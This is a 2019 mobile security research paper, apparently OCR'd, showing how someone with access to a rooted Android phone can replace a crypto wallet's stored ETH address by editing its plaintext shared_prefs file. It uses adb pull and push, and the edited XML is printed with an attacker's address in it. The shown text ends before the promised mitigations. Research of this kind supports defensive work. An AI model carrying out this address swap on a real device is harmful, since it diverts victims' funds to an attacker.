
Android Security Research: Crypto Wallet Local Storage Attack

Author: Loc Phan Van, Viet Nguyen Quoc

22 Feb 2019

1. Background

During our mobile security pen testing, we have found a very interesting attack scenario in (Android application). The attack can lead the user to unknown changes contents of their inheritance from the rooted device, for example, their crypto wallet address had been changed to the attacker's address. This could lead to a security hazard because the user cannot double-check the long strings of the address placed in the wallet. Or another scenario is the attacker just need to change the favourite contact address to their own address, thus, every time the victim sends their money to their fellows whom already assigned in the contact list while their fellows' address has already been changed to the victims' address.



In this case, we have implemented the research on an Android phone (8.1). The crypto wallet application is "unknown". We were trying to change the contact's address and research further if we could also change the owner Etherium, Bitcoin and other crypto addresses. We realized that changing owners' address is more dangerous than fixing

contacts' address because the owner usually does not care about their own address but re-checking recipients' address is necessary. We all know that IOS device is much harder to jailbreak as well as the percentage of successful rooting it is quite low, it also takes time as well. For an Android device, it is much more straightforward and does not take a long time to make it root. Therefore, borrowing a friend's phone in 2-3 hours, or even you lost your phone in during the time is really dangerous if you are using any crypto wallet. Why it's too dangerous?

Ethereum addresses are composed of the prefix "0x", a common identifier for hexadecimal, concatenated with the rightmost 20 bytes of the Keccak-256 hash (big endian) of the ECDSA public key. In hexadecimal, 2 digits represent a byte, meaning addresses contain 40 hexadecimal digits. One example is 0xb794F5eA0ba39494cE839613fffBA74279579268 [1]

Given an Ethereum address like afore example, *0xb794F5eA0ba39494cE839613 fffBA74279579268*. We probably need to learn it by heart to memorize, unlikely the normal users do not pay too much attention to memorizing their own address. The address created by the application that they trust. When the address gets changed, the user shows their QR code generated from the changed address (attacker's address). Once the QR code has been scanned by other people, nothing can stop it.

This yellow paper will be writing up about the "legal experiments crypto wallet attack" during the research, indicating how dangerous if you lose your mobile phone that has a crypto wallet installed, and also describing the solutions in order to mitigate the attack by following the security best practice and our experience in the field.

The paper is just for educational purpose only, we are not responsible for any loss or damage.


2. Understanding Android File Structure

Android provides several options for you to save your app data. The solution you choose depends on your specific needs, such as how much space your data requires, what kind of data you need to store, and whether the data should be private to your app or accessible to other apps and the user.

This page introduces the different data storage options available on Android:

- *Internal file storage:* Store app-private files on the device file system.
- *External file storage:* Store files on the shared external file system. This is usually for shared user files, such as photos.
- *Shared preferences:* Store private primitive data in key-value pairs.
- *Databases:* Store structured data in a private database.

Except for some types of files on external storage, all these options are intended for app-private data—the data is not naturally accessible to other apps. If you want to share files with other apps, you should use the FileProvider API. [2]



By default, files saved to the internal storage are private to your app, and other apps cannot access them (nor can the user, unless they have root access). This makes internal storage a good place for internal app data that the user doesn't need to directly access. The system provides a private directory on the file system for each app where you can organize any files your app needs.

When the user uninstalls your app, the files saved on the internal storage are removed. Because of this behaviour, you should not use internal storage to save anything the user expects to persist independently of your app. For example, if your app allows users to capture photos, the user would expect that they can access those photos even after they uninstall your app. So you should instead save those types of files to the public external storage.[2]


This is an example of a data/data installed “unknown” package.

```
vince:/data/data/unknown      # ls
app_textures cache     files lib-main  shared_prefs
app_webview  databases lib   no_backup
```

3. Attacking Rooted Device

Install a cyrpto wallet app names “unknown”. Open the app and create the new wallet, after creating it successfully, you will receive your Ethereum address as other crypto money such as BTC, EOS,..etc. As shown in the picture below, the ETH address is created along with its QR code. If you scan this QR by using another mobile phone, you will get the ETH address in the plain text. Regarding the QR code vulnerability, beware if you are using the open-source QR library. Unforeseen failures could happen at any time, a massive amount of money could lose if the QR code generates a wrong character, remember regardless of giving just “01” wrong character in the address, your money will go away!!!. Thus, making the best use of EIP55 that will truly help to ensure that the ETH address is generated properly.

So in this case, the QR is generated based on the ETH address given by the app. The QR code will be changed every time the address gets changed. Therefore, if the attacker can change your ETH address, your QR code will probably be made up to another one.



The address is shown afore picture is the original ETH address created by the wallet. This is the original address aka intact one. Your friend now is named “attacker”, the attacker will borrow your phone for 2,3 hours, or whatever way to have your phone. Now they proceed to change your ETH address to their ETH address.

From now, they start shooting it. To change the address, they need to go to the sandbox area where normal users are restricted. Rooting device is the first step they are forced to do to reach that restricted area. *(I will not show you how to root an android device, google it!)*

```
1|vince:/data/data $ ls
ls: .: Permission denied
```

Enable entire needed modes to get ADB working, the attacker is able to dig into the data/data/unknown directory

```
vince:/data/data/unknown      # ls
app_textures cache     files lib-main  shared_prefs
app_webview  databases lib   no_backup
```

There are 4 places the attacker might pay attention to which are *files*, *cache*, *databases*, *shared_prefs*.

The attacker starts looking for the file where the ETH address resides, by using some grep command or other Linux command lines, the ETH address can be found straightforwardly. The data in sandbox are stored in many different ways, whether in plaintext in an xml file, a sqlite3 database with encryption/plaintext, binary file, ..etc. (more detail). Therefore, it takes time to find the exact place where the owners' address stored. For the example below, plaintext data is introduced.

Navigate to *shared_prefs*

```
vince:/data/data/unknown                    /shared_prefs # ls
JPushSA_Config.xml                          mipush.xml
UM_PROBE_DATA.xml                           mipush_extra.xml
cn.jpush.android.user.profile.xml           seq.xml
cn.jpush.preferences.v2.xml                 udesk_sdk.xml
com.kcashpro.wallet_preferences.xml         um_pri.xml
com.shumei.xml                              umdat.xml
forever_spfile.xml                          umeng_common_config.xml
home_token_config_sp.xml                    umeng_common_location.xml
info.xml                                    umeng_general_config.xml
jpush_device_info.xml                       umeng_socialize.xml
kcash_data.xml                              wallet_info_sp.xml
```

Grep the ETH address to find its location and analyze it to assure that it derives from owner ETH address

```
vince:/data/data/unknown                    /shared_prefs # cat *| grep "aC0"
    <string name="0442a36fa8d310361659768557ae80f411b0859e61c16f15">{&quot;actAddress&quot;:&quot;ACTCuLHZfECom4U4
wjxnx41YFj5P5bm6tdDN&quot;,&quot;bchAddress&quot;:&quot;1a1CSq6WUxt8WUHMV1Vk9HQHpbCNomJSK&quot;,&quot;bsvAddress&q
uot;:&quot;1a1CSq6WUxt8WUHMV1Vk9HQHpbCNomJSK&quot;,&quot;btcAddress&quot;:&quot;1Mnp53qKYzhpwVez2JowRkW1tnNJJTSQ7N
&quot;,&quot;createTime&quot;:0,&quot;eosAddress&quot;:&quot;EOS7kukYEfL5KrC8XcB46E8cxWeBP8ciQbt9qQq4G92fP9dhXX9ZH
&quot;,&quot;etcAddress&quot;:&quot;0x75047C388cF73Bf31E5Af86d7D13f086307a06ad&quot;,&quot;ethAddress&quot;:&quot;
0xaC04fAc67fd509d2dCD380edb5A3B784ca03d9C2&quot;,&quot;gxsAddress&quot;:&quot;GXC6dEUyFGZRZYMSLaiBVWtoZY3sTfaYFXeX
X4XWv1p8m4LV5J43P&quot;,&quot;id&quot;:&quot;0442a36fa8d310361659768557ae80f411b0859e61c16f15&quot;,&quot;isMnemon
icNew&quot;:true,&quot;ltcAddress&quot;:&quot;Lgf8YKQVTLEhRbsUEf5o8jW9XTHC3ZRUYS&quot;,&quot;name&quot;:&quot;Kcas
h-wallet&quot;,&quot;needBackup&quot;:false,&quot;tokenDBVersion&quot;:323,&quot;type&quot;:&quot;wallet_type_mult
&quot;}</string>
```

The data gives the attacker some consciousness by analyzing it. Given *btcAddress":"1Mnp53qKYzhpwVez2JowRkW1tnNJJTSQ7N"* this could

be meant BTC address is *1Mnp53qKYzhpwVez2JowRkW1tnNJJTSQ7N.* Similarly to others *eosAddress":"EOS7kukYEfL5KrC8XcB46E8cxWeBP8ciQbt9qQq4G92fP9dhXX9ZH",* Or *ethAddress":"0xaC04fAc67fd509d2dCD380edb5A3B784ca03d9C2"*

Thus, the attacker just needs to change this address *0xaC04fAc67fd509d2dCD380edb5A3B784ca03d9C2* to their ETH address (ETH address is chosen for this research, they can change other crypto addresses as well)

Changing the data inside the sandbox is not efficient, this could break files system and lead to *"unknown wallet has stopped, send bug report to…."*. To avoid this, the attacker copies the file to *sdcard* where external storages are defined, then using ADB pull to pull it back to their own local computer and edit the file without any restrictions.

```
$ cp wallet_info_sp.xml /mnt/sdcard/
```

On their local computer terminal

```
$ adb pull /mnt/sdcard/wallet_info_sp.xml /home/attacker/unknown/
```

```
phanvanloc@LT235:~/realm/unknown$ adb pull /mnt/sdcard/wallet_info_sp.xml .
22 KB/s (2075 bytes in 0.089s)
```

Now, the attacker is able to edit the file as they desire. Their objectives is to change their friends' ETH address to their (attacker) address. The attackers' address: *0x587Ecf600d304F831201c30ea0845118dD57516e*

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="sha_password_0442a36fa8d310361659768557ae80f411b0859e61c16f15">df2823184ccfccf38e1be225d17c5a61ca
19509ddd63120a4daeef6cf71a182bfa06436abd7a8a4cba69bfef414b71371e820f90bad93f0803bd9f1b8d26f03b</string>
    <string name="encrypt_mnemonic_0442a36fa8d310361659768557ae80f411b0859e61c16f15">{&amp;quot;ciphertext&amp;quot;:&amp;quot;
e6432b13a674284c7e673c68864d54c0a3a44977e8e1ccd2c692272af71d80540279527e60becbc0ef5793c85ace8ffe8d09ba546f7e09ac9fa
3703d8ae9453df8ba059d3ac6a2d120ead86e1ada41&amp;quot;,&amp;quot;iv&amp;quot;:&amp;quot;9e78a831f684bd4e7f5328a93719202c&amp;quot;,&amp;quot
;mac&amp;quot;:&amp;quot;11b256007edbe6ad900b72c5cb09fc181dd5cc192159b92b696867d6c7d39c2d&amp;quot;,&amp;quot;salt&amp;quot;:&amp;quot;eb22
bac6080e2d53fad57b0e06e475310141325e81495bb4f6001238f365773e&amp;quot;}</string>
    <string name="0442a36fa8d310361659768557ae80f411b0859e61c16f15">{&amp;quot;actAddress&amp;quot;:&amp;quot;ACTCuLHZfECom4U4w
jxnx41YFj5P5bm6tdDN&amp;quot;,&amp;quot;bchAddress&amp;quot;:&amp;quot;1a1CSq6WUxt8WUHMV1Vk9HQHpbCNomJSK&amp;quot;,&amp;quot;bsvAddress&amp;quo
t;:&amp;quot;1a1CSq6WUxt8WUHMV1Vk9HQHpbCNomJSK&amp;quot;,&amp;quot;btcAddress&amp;quot;:&amp;quot;1Mnp53qKYzhpwVez2JowRkW1tnNJJTSQ7N&amp;qu
ot;,&amp;quot;createTime&amp;quot;:0,&amp;quot;eosAddress&amp;quot;:&amp;quot;EOS7kukYEfL5KrC8XcB46E8cxWeBP8ciQbt9qQq4G92fP9dhXX9ZH&amp;quo
t;,&amp;quot;etcAddress&amp;quot;:&amp;quot;0x75047C388cF73Bf31E5Af86d7D13f086307a06ad&amp;quot;,&amp;quot;ethAddress&amp;quot;:&amp;quot;0x587
Ecf600d304F831201c30ea0845118dD57516e&amp;quot;,&amp;quot;gxsAddress&amp;quot;:&amp;quot;GXC6dEUyFGZRZYMSLaiBVWtoZY3sTfaYFXeXX4XWv1
p8m4LV5J43P&amp;quot;,&amp;quot;id&amp;quot;:&amp;quot;0442a36fa8d310361659768557ae80f411b0859e61c16f15&amp;quot;,&amp;quot;isMnemonicNew&amp;q
uot;:true,&amp;quot;ltcAddress&amp;quot;:&amp;quot;Lgf8YKQVTLEhRbsUEf5o8jW9XTHC3ZRUYS&amp;quot;,&amp;quot;name&amp;quot;:&amp;quot;Kcash-wallet
&amp;quot;,&amp;quot;needBackup&amp;quot;:false,&amp;quot;tokenDBVersion&amp;quot;:323,&amp;quot;type&amp;quot;:&amp;quot;wallet_type_mult&amp;quot;}</
string>
    <string name="key_curr_wallet_id">0442a36fa8d310361659768557ae80f411b0859e61c16f15</string>
    <string name="key_wallet_id_list">[&amp;quot;0442a36fa8d310361659768557ae80f411b0859e61c16f15&amp;quot;]</string>
</map>
```

The address has been changed, he/she just needs to push it back to *sdcard* then copy it to *shared_prefs*.


```
phanvanloc@LT235:~/realm/unknown$ adb push wallet_info_sp.xml /mnt/sdcard/
31 KB/s (2075 bytes in 0.063s)
```

```
$ cp /mnt/sdcard/wallet_info_sp.xml /data/data/unknown/shared_prefs
```


To ensure the app will run as expected, the *wallet_info_sp.xml* file permissions are set correctly as well as the owner, groups,..etc. Otherwise, the application will stop and the error will pop up.

```
vince://data/data/com.kcashpro.wallet/unknown # ls -la
total 108
drwxrwx--x 2 u0_a159 u0_a159 4096 2019-02-26 17:52 .
drwx------ 7 u0_a159 u0_a159 4096 2019-02-25 17:34 ..
-rw-rw---- 1 u0_a159 u0_a159  313 2019-02-26 14:43 JPushSA_Config.xml
-rw-rw---- 1 u0_a159 u0_a159  200 2019-02-25 17:34 UM_PROBE_DATA.xml
-rw-rw---- 1 u0_a159 u0_a159 1223 2019-02-26 17:51 cn.jpush.android.user.profile.xml
-rw-rw---- 1 u0_a159 u0_a159 1748 2019-02-26 17:52 cn.jpush.preferences.v2.xml
-rw-rw---- 1 u0_a159 u0_a159  119 2019-02-25 17:38 com.kcashpro.wallet_preferences.xml
-rw-rw---- 1 u0_a159 u0_a159  170 2019-02-25 17:34 com.shumei.xml
-rw-rw---- 1 u0_a159 u0_a159  152 2019-02-25 17:34 forever_spfile.xml
-rw-rw---- 1 u0_a159 u0_a159 4740 2019-02-26 14:42 home_token_config_sp.xml
-rw-rw---- 1 u0_a159 u0_a159 4574 2019-02-26 14:42 info.xml
-rw-rw---- 1 u0_a159 u0_a159   65 2019-02-25 17:34 jpush_device_info.xml
-rw-rw---- 1 u0_a159 u0_a159  270 2019-02-25 17:35 kcash_data.xml
-rw-rw---- 1 u0_a159 u0_a159  610 2019-02-26 14:42 mipush.xml
-rw-rw---- 1 u0_a159 u0_a159 1848 2019-02-26 17:34 mipush_extra.xml
-rw-rw---- 1 u0_a159 u0_a159  104 2019-02-26 14:42 seq.xml
-rw-rw---- 1 u0_a159 u0_a159  259 2019-02-25 17:34 udesk_sdk.xml
-rw-rw---- 1 u0_a159 u0_a159  292 2019-02-26 14:42 um_pri.xml
-rw-rw---- 1 u0_a159 u0_a159  140 2019-02-25 17:34 umdat.xml
-rw-rw---- 1 u0_a159 u0_a159  242 2019-02-25 17:34 umeng_common_config.xml
-rw-rw---- 1 u0_a159 u0_a159  119 2019-02-25 17:34 umeng_common_location.xml
-rw-rw---- 1 u0_a159 u0_a159 1248 2019-02-26 14:42 umeng_general_config.xml
-rw-rw---- 1 u0_a159 u0_a159  125 2019-02-26 14:42 umeng_socialize.xml
-rw-rw---- 1 u0_a159 u0_a159 2075 2019-02-26 17:52 wallet_info_sp.xml
```

Open the app after editing the ETH address successfully, the attacker ETH address has been replaced.




The attacker uses another QR code reader application to verify if the QR code on the wallet has been changed along with its address.



And it matches!


For other examples, storing the address in a database or binary file is often used. But it is not sufficient to prevent the attack regardless of storing them in a database. Two cases will be shown and describing how the attacker exploit them.

The picture above shows the data is written in binary format saved in *default.realm*.




Use the “strings” command to read the data in plaintext.

The attacker is able to grep the ETH address by combining with strings

